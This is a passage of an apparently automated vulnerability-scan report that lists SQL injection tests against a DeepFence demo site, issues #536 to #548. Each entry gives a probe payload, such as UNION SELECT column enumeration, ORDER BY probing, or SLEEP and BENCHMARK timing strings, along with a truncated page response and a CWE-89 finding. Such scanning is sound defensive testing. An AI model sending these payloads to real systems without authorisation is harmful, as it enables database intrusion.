demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#536		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#537

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#538				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),				

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#539

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	1' ORDER BY 3--+

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#540

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#541

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	WHERE 1=1 AND 1=0--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
```


	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#542

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR 1=0--</td></tr></table>	Name	Value	demouser@deepfence.io	OR 1=0--
Name	Value				
demouser@deepfence.io	OR 1=0--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#543				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#544				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#545

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#546				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 15--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 15--
Name	Value				
demouser@deepfence.io	ORDER BY 15--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#547				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#548

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
